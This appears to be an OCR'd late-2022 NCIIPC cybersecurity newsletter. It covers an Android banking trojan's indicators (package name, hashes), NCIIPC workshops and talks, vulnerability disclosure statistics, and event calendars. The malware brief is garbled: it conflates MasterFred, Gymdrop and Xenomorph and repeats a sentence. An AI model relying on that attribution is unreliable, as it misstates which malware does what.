Size 0.45MB

MD5 42efd88844b49e05ec19dd831354093a

SHA1 167036086435e133fab66ed14c51b7812b314c51

SHA256 ab345951a3e673aec99f80d39fa8f9cdb0d1ac07e0322dae3497c237f7b37277

APP INFORMATION

App Name Android Security Service

Package Name deceva.lgmihi.wtcozl

Main Activity deceva.lgmihi.wtcozl.MainActivity

Target SDK 31 Min SDK 26 Max SDK

Android Version Name 97.07.41 Android Version Code 970741

Figure: Xenomorph App Metadata Information

MasterFred Using Gymdrop to Distribute Xenomorph Trojan

Source: https://blog.cyble.com/

In November 2021 MasterFred was discovered as an undetected new variant of the Android Banking Trojans by Cyble Research Labs (CRL). Cyble Research Labs published a detailed analysis of MasterFred (Technical) after its discovery, and after monitoring the activity stated that its evolving Banking Trojans. Based on detailed analysis, the new sample was identified as a new variant of MasterFred, which downloads Xenomorph Android Banking Trojan using Gymdrop. The users of 56 different European banks are among the targets of this Android Banking Trojan, distributed on the official Google Play Store. Once the malware is up and running on an Android device, its background services receive accessibility events whenever something new happens on the device. APK Metadata information of Xenomorph Banking Trojan:

Package Name: deceva.lgmihi.wtcozl

SHA256 Hash: ab345951a3e673aec99f80d39fa8f9cdb0d1ac07e0322dae3497c237f7b37277

It is recommended to use a reputed antivirus. Use multi-factor authentication and a strong password wherever possible. Keep the system updated. Enable Google Play Protect on Android devices. Be careful while enabling permissions.

Once the malware is up and running on an Android device, its background services receive accessibility events whenever something new happens on the device.

NCIIPC Initiatives

NCIIPC at College of Defence Management

Sh. Navin Kumar Singh, DG, NCIIPC delivered a lecture on 'Cyber Warfare' at College of Defence Management, Secunderabad on 1st July 2022. He highlighted the current and emerging cyber space threats and security frameworks to prevent, counter and manage these threats.

Sh. Navin Kumar Singh, DG, NCIIPC at College of Defence Management


NCIIPC at Electric Vehicle Expo-Cum-Awareness Campaign

Bangalore Electricity Supply Company Limited (BESCOM) organised 'EV-ABHIYAANA 2022' Electric Vehicle Expo-Cum-Awareness Campaign in Bengaluru with India Smart Grid Forum (ISGF) as Knowledge Partner. This event was organised from 1st to 3rd July 2022 to promote adoption of E-Mobility in Karnataka. The chairperson of the panel was Sh. N Murugesan, Former DG, Central Power Research Institute (CPRI) and Advisor, BESCOM & ISGF. The panelists for this campaign include Sh. Aniruddha Kumar, Director, NCIIPC and Dr. Faruk Kazi, Dean of R&D, Veermata Jijabai Technological Institute, Mumbai. The panel discussion was on "Cyber Security in EV Charging Ecosystem".

The participants of EV-ABHIYAANA 2022

NPTI Conducted Online Training Program on Cyber Security

A two-week online training and certification program on Cyber Security was organised by National Power Training Institute (NPTI). This program was inaugurated on 1st August 2022 by Sh. Navin Kumar Singh, DG, NCIIPC, Sh. M.A.K.P Singh, Member Hydro, CEA, CISO- Ministry of Power and Dr. Tripta Thakur, DG, NPTI. Sh. Navin Kumar Singh, DG NCIIPC emphasised the importance of Cyber Security in protecting critical infrastructure. Sh. M.A.K.P Singh and Dr. Tripta Thakur gave brief about the program and shared importance of Cyber Security in Power Sector. Around 130 participants from more than 20 power sector organisations participated in the program.



DG NCIIPC in the virtual inauguration of NPTI training and certification program on Cyber Security

C3iHub Launched the Second Cohort of Startups

C3iHub IIT Kanpur launched the second cohort of startups under the Startup Incubation Program at an event held on 16 July, 2022. The startups were chosen from all cybersecurity domains, including UAV Security, Blockchain, Intrusion Detection, and Cyber-Physical Systems. They aim to innovate in the cyber security space, focusing on the design and development of services and products to safeguard India's critical infrastructure. The event was graced by Prof. Ajay K. Sood, Principal Scientific Advisor, Government of India (Chief Guest); Dr. Rajesh Pant, National Cyber Security

DG NCIIPC in the C3iHub Startup Incubation Program

Coordinator; Dr. Srivari Chandrasekhar, Secretary, Department of Science & Technology (DST); Sh. Navin Kumar Singh, Director General, NCIIPC; and Dr. Ekta Kapoor, Mission Director, National Mission on Interdisciplinary Cyber Physical Systems (NMICPS), DST.

NCIIPC at 'Measures for Developing Safe Cyber Ecosystem and Prevention of Cyber Crimes' panel session

Workshop on 'Measures for Developing Safe Cyber Ecosystem and Prevention of Cyber Crimes'

A workshop on 'Measures for Developing Safe Cyber Ecosystem and Prevention of Cyber Crimes' was held on 26th August 2022. This event was conducted by Indian Institute of Public Administration (IIPA) along with Indian Cyber Crime Coordination Centre (I4C), Ministry of Home Affairs. This event was participated by Dr. Piyush Sharma, Director NCIIPC and Sh. Navdeep Pal Singh, Director NCIIPC as panelists.

DG NCIIPC in panel discussion at NULLCON Goa 2022

NCIIPC at NULLCON Goa 2022

NCIIPC participated in NULLCON Goa 2022 conference. Sh. Nandkumar Saravade, Strategic Adviser at Deepstrat, hosted a discussion on 'Cloud Services for Financial Inclusion: Possibilities & Challenges'. He discussed the use of cloud services as envisaged by the Government of India for expanding financial inclusion. The other panelists for this discussion were Sh. Navin Kumar Singh, DG NCIIPC, Sh. Ganesh AR, CISO, ICICI Bank and Sh. Himanshu Kumar Das, CISO, CRED.

DG, NCIIPC in inaugural session at DMRC Cyber Awareness Workshop

NCIIPC at DMRC Cyber Awareness Workshop

A Cyber Awareness Workshop was conducted by Delhi Metro Rail Corporation (DMRC) along with NCIIPC on 7th July 2022 for major metro rail corporations. This workshop was organised to train DMRC officers about cyber safety. The inaugural session was attended by Sh. Manoj Joshi, Secretary, Ministry of Housing & Urban Affairs (MoHUA), Sh. Navin Kumar Singh, DG, NCIIPC and Sh. Vikas Kumar, MD, DMRC. IT experts from major metro rail corporations (DMRC, UP Metro Rail Corporation, Bangalore Metro Rail Corporation, Mumbai Metro Rail Corporation, Noida Metro Rail Corporation, Hyderabad Metro Corporation and Gujarat Metro Corporation) attended the workshop. Sh. Lokesh Garg, DDG NCIIPC talked about Cyber Security and Global Cyber Threats, and roles and responsibilities of NCIIPC. Sh. Ankit Sarkar, NCIIPC presented Cyber Security Hygiene and Best Practices. Sh. Abhijeet Raj Shrivastava, NCIIPC talked about Information Security Fundamentals, ISMS policy and Interactive Hands-on Session.

Snapshots of Cyber Awareness Workshop

NCIIPC at Cyber Security Conference for CISOs of Indian Railways

A one-day Cyber Security Awareness Conference was jointly organised by NCIIPC and Indian Railways on 26 August 2022 at India Habitat Centre, New Delhi, for CISOs of Indian Railways. NCIIPC officials took session on Critical Information Infrastructure (CII) and Incident Reporting. Sh. Abhijeet Raj Shrivastava, NCIIPC presented a session on Critical Information Infrastructure and Incident Reporting.

Sh. Abhijeet Raj Shrivastava, NCIIPC presenting a session

c0c0n XV Hacking & Cyber Security Briefing

The 15th Edition of c0c0n Hacking & Cyber Security Briefing was held from 21st to 24th September 2022 in Kerala. c0c0n was jointly conducted by the Kerala Police, The Society for the Policing of Cyberspace (POLCYB) and Information Security Research Association (ISRA). Sh. Navin Kumar Singh, DG NCIIPC was one of the speakers in c0c0n XV.

SEPT 2022 | CONFERENCE 23-24 | PRE-CONFERENCE 21-22
cocon
COCON XV HACKING & CYBER SECURITY BRIEFING 2022
SPEAKER
NAVIN KUMAR SINGH, IPS
Director General
National Critical Information Infrastructure Protection Centre
Unit of NTRO
www.c0c0n.org
Venue - GRAND HYATT KOCHI, KERALA, INDIA


Sh. Navin Kumar Singh,DG, NCIIPC speaker in c0c0n

NCIIPC Responsible Vulnerability Disclosure Program

Source: https://nciipc.gov.in/RVDP.html


The NCIIPC Responsible Vulnerability Disclosure Program provides opportunity for researchers to disclose vulnerability observed in Nation's Critical Information Infrastructure. There are 3382 vulnerabilities reported during the third quarter of 2022. The top 10 vulnerabilities are:

- Clickjacking
- Security Misconfiguration
- Cross-Site Scripting
- Information Disclosure
- Sensitive Data Exposure
- Version Disclosure
- Injection
- Broken Authentication
- Weak Encryption
- Spoofing



Around 407 researchers participated in RVDP programme during the third quarter of 2022. NCIIPC acknowledges following top 15 researchers for their contributions (names are in alphabetical order):

- Abhiney Sharma
- Abhishrey Gupta
- Amiy Kumar
- Dinesh N



Last three months' timeline chart for vulnerabilities and RVDP participants

- Febin Babu Varghese
- Jenish Panchal
- Jeyabalaji
- Joshua Arulsamy
- Khushbu Parmar
- Krish Pandey
- Noor Mohammad
- Parv Dave
- Priyanshu Singh
- Riyank Dhobi
- Shubhranshu Gorai

Upcoming Events - Global

November 2022

• ManuSec USA summit, Illinois	2-3 Nov
• INTERFACE Omaha, Omaha	10 Nov
• Cyber Pathways/STEM Generation, London	15 Nov
• Cyber Security & Data Protection Summit, London	17 Nov
• BSides Orlando, Orlando	18-19 Nov
• HackSydney, Sydney	21-22 Nov
• UKsec Cyber Security Summit, London	22-23 Nov
• SANS Tokyo Winter 2022, Tokyo & Virtual	28 Nov-10 Dec

December 2022

• Conf42 DevSecOps 2022, London	1 Dec
• Cyber Security & Cloud Expo Global 2022, London	1-2 Dec
• Cisco Live, Melbourne	6-9 Dec
• Data Science Salon: Applying AI & Machine Learning to Finance & Technology 2022, New York & Virtual	7 Dec
• The Norfolk Cyber Conference 2022, Norwich	8 Dec
• SANS Frankfurt December 2022, Frankfurt & Virtual	12-17 Dec
• Enterprise Cloud Governance D/A/CH 2022, Berlin & Virtual	16 Dec
• Annual e-Crime & Cybersecurity Congress Netherlands 2022, Amsterdam	18 Dec

January 2023

• International Conference on Cybersecurity and Hacking, Virtual	9-10 Jan
• International Conference on Information Systems Cybersecurity, Virtual	9-10 Jan
• International Conference on Data Security and Privacy, Virtual	16-17 Jan
• Cyber Intelligence Africa 2023, Johannesburg	17-18 Jan
• Intersec 2023, Dubai	17-19 Jan
• International Conference on Cyber Defense & Data Security, Virtual	23-24 Jan
• International Conference on Cybersecurity & Resilience, Virtual	30-31 Jan
• Barcelona Cybersecurity Congress, Barcelona	31Jan-2 Feb

CYBER SECURITY FOR CRITICAL MANUFACTURING | USA MANUSEC

CISCO Live! Melbourne, Australia | December 6-9, 2022

NOVEMBER 2022

S	M	T	W	T	F	S
		1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30			

UP 360 ENTERPRISE CLOUD GOVERNANCE D/A/CH

BARCELONA CYBERSECURITY CONGRESS

Upcoming Events - India

DECEMBER 2022

S	M	T	W	T	F	S
				1	2	3
4	5	6	7	8	9	10
11	12	13	14	15	16	17
18	19	20	21	22	23	24
25	26	27	28	29	30	31

Event	Date
BSides Varanasi 0X01 (2022), Virtual	5-6 Nov
SANS South By Southeast Asia November 2022, Virtual	7-12 Nov
BSides Delhi 2022, Delhi	11 Nov
Global Intellectual Property (IP) ConfEx, Mumbai	30 Nov
International Conference on Security, Privacy and Applied Cryptographic Engineering, Jaipur	9-12 Dec
Global Intellectual Property (IP) ConfEx, Bangalore	17 Dec

JANUARY 2023

S	M	T	W	T	F	S
1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30	31				

General Help		helpdesk1@nciipc.gov.in helpdesk2@nciipc.gov.in
Incident Reporting	:	ir@nciipc.gov.in
Vulnerability Disclosure	:	rvdp@nciipc.gov.in
Malware Upload	:	mal.repository@nciipc.gov.in

Abbreviations

IC4	Indian Cyber Crime Coordination Centre
AES	Advanced Encryption Standard
AIT	American Institute in Taiwan
AitM	Adversary-in-the-Middle
APT	Advanced Persistent Threat
AST	Abstract Syntax Tree
AWS	Amazon Web Services
BESCOM	Bangalore Electricity Supply Company Limited
C2	Command & Control
CDG	Control-Dependence Graph
CERT-In	Indian Computer Emergency Response Team
CFG	Control-Flow Graph
CHAPI	Credential Handler API
CII	Critical Information Infrastructure
CIRCL	Cloudflare Interoperable, Reusable Cryptographic Library
CISA	Cybersecurity and Infrastructure Security Agency
CMS	Content Management System
CPGs	Code Property Graphs
CPRI	Central Power Research Institute
CRL	Cyble Research Labs
CT	Certificate Transparency
DFG	DataFlow-Graph
DID	Decentralised Identifiers
DMRC	Delhi Metro Rail Corporation
DOT	Department of Telecommunications
ESU	Extended Security Update
FBI	Federal Bureau of Investigation
FIDH	International Federation for Human Rights
HPH	Healthcare and Public Health
HPSC-CS	High-Powered Steering Committee on Cyber Security
IBAN	International Bank Account
ICFG	Inter-Procedural Control-Flow Graph
ICTs	Information and Communication Technologies
IIPA	Indian Institute of Public Administration
IoC	Indicators of Compromise
MEA	Ministry of External Affairs
MEITY	Ministry of Electronics and Information Technology
MERICS	Mercator Institute for China Studies
METI	Ministry of Economy, Trade and Industry
MFA	Multifactor Authentication
MHA	Ministry of Home Affairs
MIC	Ministry of Internal Affairs and Communications
MOD	Ministry of Defence
MoHUA	Ministry of Housing & Urban Affairs
MOIC	Ministry of Internal Affairs and Communication
MSP	Managed Service Provider
NHS	National Health Service

NIC	Network Interface Controller
NIST	National Institute of Standards and Technology
NMICPS	National Mission on Interdisciplinary Cyber Physical Systems
NPTI	National Power Training Institute
NSA	National Security Agency
NSCS	National Security Council Secretariat
ODG	Object Dependence Graph
OOK	on-off keying
PAM	Pluggable Authentication Module
PFC	Professional Finance Company
PTG	Points-to Graph
RaaS	Ransomware-as-a-Service
RADIUS	Remote Authentication Dial-In User Service
RDP	Remote Desktop Protocol
RFA	Radio Free Asia
SOHO	Small Office/Home Office
TLS	Transport Layer Security
VCU	Virginia Commonwealth University
VNC	Virtual Network Computing
W3C	World Wide Web Consortium

Notes

National Critical Information Infrastructure Protection Centre

सत्यमेव जयते

NCIIPC

सम्पूर्ण सुरक्षा

A unit of NTRO

Feedback/Contribution

Suggestions, feedback and contributions are welcome at
newsletter@nciipc.gov.in

Disclaimer

NCIIPC does not endorse any vendor, product or service. The content of the newsletter is for informational purpose only. Readers may validate the information on their own.